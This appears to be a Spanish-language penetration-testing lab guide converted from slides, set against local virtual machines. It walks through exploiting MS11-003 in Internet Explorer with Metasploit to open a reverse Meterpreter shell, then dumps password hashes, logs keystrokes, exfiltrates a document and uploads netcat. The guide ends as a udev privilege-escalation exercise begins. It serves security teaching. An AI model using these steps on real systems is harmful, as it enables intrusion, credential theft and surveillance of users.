
Programado en  
Python

Soporte  
mensual de  
*exploits*

Importar  
resultados de  
otras  
herramientas

50 mil dólares

# Comparativa de marcos de explotación



# Comparativa de marcos de explotación (continuación)

	Mestasploit	Immunity Canvas	Core Impact
<b>Logotipo</b>	 metasploit®		
<b>Tipo de licencia</b>	Licencia BSD y Licenciada	Liceciado	Licenciado
<b>Beneficios de licencia</b>	<ul style="list-style-type: none"><li>· Eficiencia de tiempo</li><li>· Actualizaciones mensuales</li><li>· Más servicios</li></ul>	<ul style="list-style-type: none"><li>· Accesos al código</li><li>· Soporte y actualización mensual</li></ul>	<ul style="list-style-type: none"><li>· <b>Actualización de más de 30 exploits mensuales y más productos</b></li></ul>
<b>Servicios y documentación</b>	Documentación y tutoriales	Existen video tutoriales y documentos PDF para facilitar el uso	<b>Documentación y capacitación</b>
<b>Precio</b>	Varios precios según la versión	Es un framework accesible	<b>Es muy costoso</b>
<b>Plataformas</b>	<ul style="list-style-type: none"><li>· Windows</li><li>· Linux</li></ul>	<ul style="list-style-type: none"><li>· Windows</li><li>· Linux</li><li>· MacOSX</li></ul>	<ul style="list-style-type: none"><li>· Windows</li></ul>
<b>Enlace</b>	<a href="http://www.metasploit.com/">http://www.metasploit.com/</a>	<a href="http://www.immunityinc.com/products-canvas.shtml">http://www.immunityinc.com/products-canvas.shtml</a>	<a href="http://www.coresecurity.com/core-impact-pro">http://www.coresecurity.com/core-impact-pro</a>

# Práctica #10: Desarrollo

La vulnerabilidad fue publicada en junio del año 2015, afecta a Adobe Flash Player, y permite la ejecución remota de código sin autenticación. Los sistemas afectados son Windows, Linux y OS X .



*(microsoft, 2017)*



*(adobe, 2017)*

# Práctica #10: Desarrollo

1. Iniciar la máquina virtual Kali Linux 2.0 y Windows 7 con el adobe flash player vulnerable.
2. Abrir una terminal de comandos en Kali Linux.
3. Inicializar metasploit por primera vez
  - 3.1 Inicializar el servicio postgresql
  - 3.2 Inicializar la base de datos de metasploit

```
root@kali:~# service postgresql start
root@kali:~# msfdb init
Creating database user 'msf'
Enter password for new role:
Enter it again:
Creating databases 'msf' and 'msf_test'
Creating configuration file in /usr/share/metasploit-framework/config/database.y
ml
Creating initial database schema
```

# Práctica #10: Desarrollo

## 3.3 Inicializar metasploit con el comando *msfconsole*

```
root@kali:~# msfconsole
```

```
IIIIII  dTb.dTb
 II   4' v 'B
 II   6.   .P
 II   'T;.. .;P'
 II   'T; ;P'
 II   'YvP'
```

```
I love shells --egypt
```

Save 45% of your time on large engagements with Metasploit Pro  
Learn more on <http://rapid7.com/metasploit>

```
      =[ metasploit v4.14.10-dev ]  
+ -- --=[ 1639 exploits - 944 auxiliary - 289 post      ]  
+ -- --=[ 472 payloads - 40 encoders - 9 nops      ]  
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

```
msf > █
```

# Práctica #10: Desarrollo

## 4. Ejecutar la sentencia show exploits

```
msf > show exploits
Exploits
=====
Name                               Disclosure Date  Rank      Description
-----                           -----          -----
aix/local/ibstat_path              2013-09-24    excellent ibstat $PATH Privilege Escalation
aix/rpc_cmsd_opcode21             2009-10-07    great     AIX Calendar Manager Service Daemon (rpc.cmsd) Opcode 21 Buffer Overflow
aix/rpc_ttdbserverd_realpath      2009-06-17    great     ToolTalk rpc.ttdbserverd tt_internal_realpath Buffer Overflow (AIX)
android/adb/adb_server_exec       2016-01-01    excellent Android ADB Debug Server Remote Payload Execution
android/browser/samsung_knox_smdm_url
android/browser/stagefright_mp4_tx3g_64bit
android/browser/webview_addjavascriptinterface
android/fileformat/adobe_reader_pdf_js_interface
android/local/futex_requeue
android/local/put_user_vroot
apple_ios/browser/safari_libtiff
apple_ios/email/mobilemail_libtiff
apple_ios/ssh/cydia_default_ssh
bsdi/softcart/mercantec_softcart
```

Name	Disclosure Date	Rank	Description
aix/local/ibstat_path	2013-09-24	excellent	ibstat \$PATH Privilege Escalation
aix/rpc_cmsd_opcode21	2009-10-07	great	AIX Calendar Manager Service Daemon (rpc.cmsd) Opcode 21 Buffer Overflow
aix/rpc_ttdbserverd_realpath	2009-06-17	great	ToolTalk rpc.ttdbserverd tt_internal_realpath Buffer Overflow (AIX)
android/adb/adb_server_exec	2016-01-01	excellent	Android ADB Debug Server Remote Payload Execution
android/browser/samsung_knox_smdm_url	2014-11-12	excellent	Samsung Galaxy KNOX Android Browser RCE
android/browser/stagefright_mp4_tx3g_64bit	2015-08-13	normal	Android Stagefright MP4 tx3g Integer Overflow
android/browser/webview_addjavascriptinterface	2012-12-21	excellent	Android Browser and WebView addJavascriptInterface Code Execution
android/fileformat/adobe_reader_pdf_js_interface	2014-04-13	good	Adobe Reader for Android addJavascriptInterface Exploit
android/local/futex_requeue	2014-05-03	excellent	Android 'Towelroot' Futex Requeue Kernel Exploit
android/local/put_user_vroot	2013-09-06	excellent	Android get_user/put_user Exploit
apple_ios/browser/safari_libtiff	2006-08-01	good	Apple iOS MobileSafari LibTIFF Buffer Overflow
apple_ios/email/mobilemail_libtiff	2006-08-01	good	Apple iOS MobileMail LibTIFF Buffer Overflow
apple_ios/ssh/cydia_default_ssh	2007-07-02	excellent	Apple iOS Default SSH Password Vulnerability
bsdi/softcart/mercantec_softcart	2004-08-19	great	Mercantec SoftCart CGI Overflow

### 4.1 Realizar la búsqueda de un modulo que explote la vulnerabilidad ms11\_003

```
msf > search ms11_003
Matching Modules
=====
Name                               Disclosure Date  Rank      Description
-----                           -----          -----
exploit/windows/browser/ms11_003_ie_css_import 2010-11-29    good   MS11-003 Microsoft Internet Explorer CSS Recursive Import Use After Free
```

# Práctica #10: Desarrollo

5. Usar la sentencia "use" seguida de la ruta del *exploit* a utilizar.

```
use exploit/windows/browser/ms11_003_ie_css_import
```

```
msf > use exploit/windows/browser/ms11_003_ie_css_import
msf exploit(ms11_003_ie_css_import) > info

    Name: MS11-003 Microsoft Internet Explorer CSS Recursive Import Use After Free
    Module: exploit/windows/browser/ms11_003_ie_css_import
    Platform: Windows
    Privileged: No
    License: Metasploit Framework License (BSD)
    Rank: Good
    Disclosed: 2010-11-29

Provided by:
  passerby
  d0c_s4vage
  jduck <jduck@metasploit.com>
```

# Práctica #10: Desarrollo

## 6. Ejecutar la siguiente instrucción show options.

```
msf exploit(ms11_003_ie_css_import) > show options

Module options (exploit/windows/browser/ms11_003_ie_css_import):

Name      Current Setting  Required  Description
----      -----          ----- 
OBFUSCATE    true           no        Enable JavaScript obfuscation
SRVHOST     0.0.0.0         yes       The local host to listen on. This must be an address on the local machine or
0.0.0.0
SRVPORT      8080           yes       The local port to listen on.
SSL          false          no        Negotiate SSL for incoming connections
SSLCert
URIPATH

Exploit target:
```

Id	Name
--	--
0	Automatic

# Práctica #10: Desarrollo

7. Para este *exploit* se requiere configurar el parámetro URIPATH y agregar un *payload*, de la siguiente manera:

```
set URIPATH admin2016  
set payload windows/meterpreter/reverse_tcp
```

```
msf exploit(ms11_003_ie_css_import) > set URIPATH 2017  
URIPATH => 2017  
msf exploit(ms11_003_ie_css_import) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf exploit(ms11_003_ie_css_import) > █
```

# Práctica #10: Desarrollo

## 8. Ejecutar la sentencia show payloads.

```
msf exploit(ms11_003_ie_css_import) > show payloads
```

```
Compatible Payloads
```

Name	Disclosure Date	Rank	Description
generic/custom		normal	Custom Payload
generic/debug_trap		normal	Generic x86 Debug Trap
generic/shell_bind_tcp		normal	Generic Command Shell, Bind TCP Inline
generic/shell_reverse_tcp		normal	Generic Command Shell, Reverse TCP Inl
ine			
generic/tight_loop		normal	Generic x86 Tight Loop
windows/dllinject/bind_hidden_ipknock_tcp		normal	Reflective DLL Injection, Hidden Bind
Ipknock TCP Stager			
windows/dllinject/bind_hidden_tcp		normal	Reflective DLL Injection, Hidden Bind
TCP Stager			
windows/dllinject/bind_ipv6_tcp		normal	Reflective DLL Injection, Bind IPv6 TC
P Stager (Windows x86)			
windows/dllinject/bind_ipv6_tcp_uuid		normal	Reflective DLL Injection, Bind IPv6 TC
P Stager with UUID Support (Windows x86)			
windows/dllinject/bind_nonx_tcp		normal	Reflective DLL Injection, Bind TCP Sta
ger (No NX or Win7)			
windows/dllinject/bind_tcp		normal	Reflective DLL Injection, Bind TCP Sta
ger (Windows x86)			

# Práctica #10: Desarrollo

9. Para configurar el *payload* introducir las sentencias:

set LHOST <IP LOCAL>

set LPORT <PUERTO A LA ESCUCHA>

```
|msf exploit(ms11_003_ie_css_import) > set LHOST 192.168.26.131  
|LHOST => 192.168.26.131  
|msf exploit(ms11_003_ie_css_import) > set LPORT 4455  
|LPORT => 4455
```

# Práctica #10: Desarrollo


10. En este momento el *exploit* está listo para ser ejecutado, solamente se debe introducir la sentencia *exploit* o *run*.

```
msf exploit(ms11_003_ie_css_import) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.26.131:4455
msf exploit(ms11_003_ie_css_import) > [*] Using URL: http://0.0.0.0:8080/2017
[*] Local IP: http://192.168.26.131:8080/2017
[*] Server started.
```

## Práctica #10: Desarrollo

11. Dirigirse a la máquina virtual windows 7 y abrir el navegador IE, inicializar como administrador.
12. Colocar como url la dirección IP de la máquina kali Linux y la uripath configurada, tal como se muestra en la pantalla de metasploit tras ejecutar el modulo.



# Práctica #10: Desarrollo

13. Del lado de kali, se verá la negociación para obtener la sesión de meterpreter.

```
[*] Server started.  
[*] 192.168.26.132 ms11_003_ie_css_import - Received request for "/2017"  
[*] 192.168.26.132 ms11_003_ie_css_import - Sending redirect  
[*] 192.168.26.132 ms11_003_ie_css_import - Received request for "/2017/oWwm.html"  
[*] 192.168.26.132 ms11_003_ie_css_import - Sending HTML  
[*] 192.168.26.132 ms11_003_ie_css_import - Received request for "/2017/generic-1498072339.dll"  
[*] 192.168.26.132 ms11_003_ie_css_import - Sending .NET DLL  
[*] 192.168.26.132 ms11_003_ie_css_import - Received request for "/2017/\xEE\x80\xA0\xE1\x81\x9A\xEE\x80\xA0\xE1\x81\x9A\x9A\xEE\x80\xA0\xE1\x81\x9A\xEE\x80\xA0\xE1\x81\x9A"  
[*] 192.168.26.132 ms11_003_ie_css_import - Sending CSS  
[*] Sending stage (957487 bytes) to 192.168.26.132  
[*] Meterpreter session 1 opened (192.168.26.131:4455 -> 192.168.26.132:49204) at 2017-06-21 15:12:22 -0400  
[*] Session ID 1 (192.168.26.131:4455 -> 192.168.26.132:49204) processing InitialAutoRunScript 'post/windows/manage/priv_migrate'  
[*] Current session process is iexplore.exe (2388) as: Windows7\usuario  
[*] Session has User level rights.  
[*] Will attempt to migrate to a User level process.  
[-] Could not migrate to explorer.exe.  
[*] Attempting to spawn explorer.exe  
[+] Successfully spawned explorer.exe  
[*] Trying explorer.exe (1508)  
[*] 192.168.26.132 ms11_003_ie_css_import - Received request for "/2017/generic-1498072339.dll"  
[*] 192.168.26.132 ms11_003_ie_css_import - Sending .NET DLL  
[*] Sending stage (957487 bytes) to 192.168.26.132  
[+] Successfully migrated to explorer.exe (1508) as: Windows7\usuario  
[*] Meterpreter session 2 opened (192.168.26.131:4455 -> 192.168.26.132:49206) at 2017-06-21 15:12:32 -0400  
[*] Session ID 2 (192.168.26.131:4455 -> 192.168.26.132:49206) processing InitialAutoRunScript 'post/windows/manage/priv_migrate'
```

# Práctica #10: Desarrollo

14. Se procede a ver y usar la sesión de meterpreter generada de la siguiente forma:

sessions

sessions -i 1

```
msf exploit(ms11_003_ie_css_import) > sessions
Active sessions
=====
Id  Type          Information           Connection
-----  
1   meterpreter x86/windows  Windows7\usuario @ WINDOWS7  192.168.26.131:4455 -> 192.168.26.132:49204 (192.168.26.13
2)
2   meterpreter x86/windows  Windows7\usuario @ WINDOWS7  192.168.26.131:4455 -> 192.168.26.132:49206 (192.168.26.13
2)

[*] Starting interaction with 1...

meterpreter > █
```

# Práctica #10: Desarrollo

15. Solicitamos la ayuda de meterpreter con el comando help.

```
meterpreter > help

Core Commands
=====
Command          Description
-----
?               Help menu
background      Backgrounds the current session
bgkill         Kills a background meterpreter script
bglist         Lists running background scripts
bgrun          Executes a meterpreter script as a background thread
channel        Displays information or control active channels
close          Closes a channel
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit            Terminate the meterpreter session
get_timeouts    Get the current session timeout values
help            Help menu
info             Displays information about a Post module
irb              Drop into irb scripting mode
load             Load one or more meterpreter extensions
machine_id      Get the MSF ID of the machine attached to the session
migrate         Migrate the server to another process
quit            Terminate the meterpreter session
read             Reads data from a channel
resource        Run the commands stored in a file
```

## Práctica #10: Desarrollo

16. Verificar el usuario que ejecuta la aplicación, al ser ejecutado como administrador, nos devolverá SYSTEM, en caso contrario utilizar la opción de meterpreter para realizar la escalación.

```
|meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM  
|meterpreter > getsystem  
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
```

# Práctica #10: Desarrollo

17. Para ver los procesos en ejecución en el objetivo de evaluación se utiliza el comando ps.

```
meterpreter > ps  
Process List  
=====
```

PID	PPID	Name	Arch	Session	User	Path
---	---	---	---	---	---	---
0	0	[System Process]				
4	0	System	x86	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
256	4	smss.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
340	332	csrss.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
396	384	csrss.exe	x86	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
404	332	wininit.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\wininit.exe
440	384	winlogon.exe	x86	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\winlogon.exe
500	404	services.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\services.exe
508	404	lsass.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsass.exe
516	404	lsm.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsm.exe
560	608	WmiPrvSE.exe	x86	0	NT AUTHORITY\Servicio de red	C:\Windows\system32\wbem\wmiprvse.exe

# Práctica #10: Desarrollo

18. El comando `idletime` proporciona el tiempo en el que se ha estado ausente una sesión en el objetivo de evaluación.

```
meterpreter > idletime  
User has been idle for: 2 hours 38 mins 2 secs
```

# Práctica #10: Desarrollo

19. Para visualizar la configuración de red se debe introducir el comando ipconfig.

```
meterpreter > ipconfig

Interface 1
=====
Name      : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU       : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 11
=====
Name      : Conexión de red Intel(R) PRO/1000 MT
Hardware MAC : 00:0c:29:00:50:b8
MTU       : 1500
IPv4 Address : 192.168.26.132
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::442e:52f4:f013:2ad6
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

## Práctica #10: Desarrollo

20. Si se necesita hacer una captura de pantalla se puede utilizar el comando `screenshot`, una vez ejecutado se guardará una captura de pantalla del objetivo de evaluación con formato JPEG.


```
meterpreter > screenshot  
Screenshot saved to: /root/AcYydCtx.jpeg
```

21. Para visualizar la imagen se puede usar la utilería `eog`.

```
root@kali:~# ls -la AcYydCtx.jpeg  
-rw-r--r-- 1 root root 45162 Jun 21 18:50 AcYydCtx.jpeg
```

# Práctica #10: Desarrollo

22. Se puede visualizar lo que un usuario está realizando en un momento determinado.



# Práctica #10: Desarrollo

23. Para buscar archivos con una extensión específica se puede emplear el comando `search` con la opción `-f`.

```
meterpreter > search -f *.docx
Found 3 results...
c:\Users\usuario\Documents\ProyectoSecreto.docx (12269 bytes)
C:\Users\usuario\Documents\ProyectoSecreto.docx (12269 bytes)
C:\Users\usuario\Documents\ProyectoSecreto.docx (12269 bytes)
```

24. En los sistemas Windows existe un archivo llamado SAM usado para almacenar las contraseñas en formato de hash en LM y NTLM. Para hacer un volcado de ese archivo se debe utilizar el comando `hashdump`.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
usuario:1000:aad3b435b51404eeaad3b435b51404ee:7d6ab9794b52afc7342ede211d17dbd5:::
usuario2:1001:aad3b435b51404eeaad3b435b51404ee:2444558511ce15f578c0e6f6cf112fa4:::
```

# Práctica #10: Desarrollo

25. El comando `getprivs` permite obtener los privilegios en el objetivo de evaluación como sea posible.

```
meterpreter > getprivs
=====
Enabled Process Privileges
=====
SeDebugPrivilege
SeTcbPrivilege
SeAssignPrimaryTokenPrivilege
SeLockMemoryPrivilege
SeIncreaseQuotaPrivilege
SeSecurityPrivilege
SeTakeOwnershipPrivilege
SeLoadDriverPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeProfileSingleProcessPrivilege
SeIncreaseBasePriorityPrivilege
SeCreatePagefilePrivilege
SeCreatePermanentPrivilege
SeBackupPrivilege
SeRestorePrivilege
SeShutdownPrivilege
SeAuditPrivilege
SeSystemEnvironmentPrivilege
SeChangeNotifyPrivilege
SeUndockPrivilege
SeManageVolumePrivilege
```

# Práctica #10: Desarrollo

26. Otra característica de meterpreter es que permite descargar archivos desde el objetivo de evaluación, esto se logra con el comando `download` como se muestra.

```
meterpreter > download c:\\Users\\usuario\\Documents\\\\ProyectoSecreto.docx
[*] downloading: c:\\Users\\usuario\\Documents\\ProyectoSecreto.docx -> ProyectoSecreto.docx
[*] download   : c:\\Users\\usuario\\Documents\\ProyectoSecreto.docx -> ProyectoSecreto.docx
```

27. También se pueden cargar archivos, en este caso `nc.exe`, considerada como la navaja suiza de los hackers, permite poner puertos a la escucha.

```
meterpreter > upload /usr/share/windows-binaries/nc.exe C:\\Windows\\system32
[*] uploading   : /usr/share/windows-binaries/nc.exe -> C:\\Windows\\system32
[*] uploaded    : /usr/share/windows-binaries/nc.exe -> C:\\Windows\\system32\\nc.exe
meterpreter >
```

# Práctica #10: Desarrollo

28. Una característica interesante de meterpreter es el módulo de keylogger

Stdapi: User interface Commands	
Command	Description
enumdesktops	List all accessible desktops and window stations
getdesktop	Get the current meterpreter desktop
idletime	Returns the number of seconds the remote user has been idle
keyscan_dump	Dump the keystroke buffer
keyscan_start	Start capturing keystrokes
keyscan_stop	Stop capturing keystrokes
screenshot	Grab a screenshot of the interactive desktop
setdesktop	Change the meterpreter's current desktop
uictl	Control some of the user interface components

## Práctica #10: Desarrollo

29. Con el comando *keyscan\_start* se inicia el proceso de keylogger, *keyscan\_dump* muestra lo capturado y *keyscan\_stop* detiene la captura

```
|meterpreter > keyscan_start  
Starting the keystroke sniffer...  
|meterpreter > keyscan_dump  
Dumping captured keystrokes...
```

# Práctica #10: Desarrollo

30. Para ejecutar un comando se puede usar la sentencia **execute**

```
meterpreter > execute -f cmd -i -H
Process 3808 created.
Channel 1 created.

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Windows\system32>_
```

## Práctica #10: Conclusiones

- Con una sola vulnerabilidad crítica, se obtuvo control completo del sistema.
- La ejecución de programas con permisos de administrador, puede tener graves consecuencias cuando estos tienen vulnerabilidades.
- La explotación se hace con facilidad gracias a Metasploit.

# **PRÁCTICA #11: ESCALACIÓN DE PRIVILEGIOS - UDEV (CVE- 2009-1185)**

# Práctica #11: Escalación de privilegios

El servicio udev se encarga de gestionar los dispositivos que usa el sistema GNU/Linux (/dev).

Versiones de udev anteriores a la 1.4.1 no verifican cuando un mensaje del tipo NETLINK se origina desde el kernel space, lo cual permite a usuarios locales ganar privilegios enviando mensajes NETLINK desde el userspace.

# Práctica #11: Desarrollo

1. De la práctica anterior se consiguió el acceso a una línea de comandos del servidor Tomcat.
2. En la terminal remota ejecutar el comando para listar los procesos y filtrar por el servicio udev.

```
ps -e | grep udev
```

3. El servicio udev se encuentra en ejecución, con el siguiente comando se conoce la versión del servicio.

```
/sbin/udevadm version
```

Observar el process ID del servicio udev “2771”.

```
tomcat55@metasploitable:/$ ps -e | grep udev
ps -e | grep udev
2769 ? 00:00:00 udevd
tomcat55@metasploitable:/$ /sbin/udevadm version
/sbin/udevadm version
117
```

# Práctica #11: Desarrollo

4. En una terminal en el equipo Kali Linux buscar el *exploit* asociado al servicio udev con el siguiente comando:

`searchsploit udev`

```
root@kali:~# searchsploit udev
-----
Exploit Title | Path
               | (/usr/share/exploitdb/platforms/)

-----  
Linux Kernel 2.6 (Debian 4.0 / Ubuntu / Gentoo) UDEV < 1.4.1 - Privi | linux/local/8478.sh  
Linux Kernel 2.6 (Gentoo / Ubuntu 8.10/9.04) UDEV < 1.4.1 - Privileg | linux/local/8572.c  
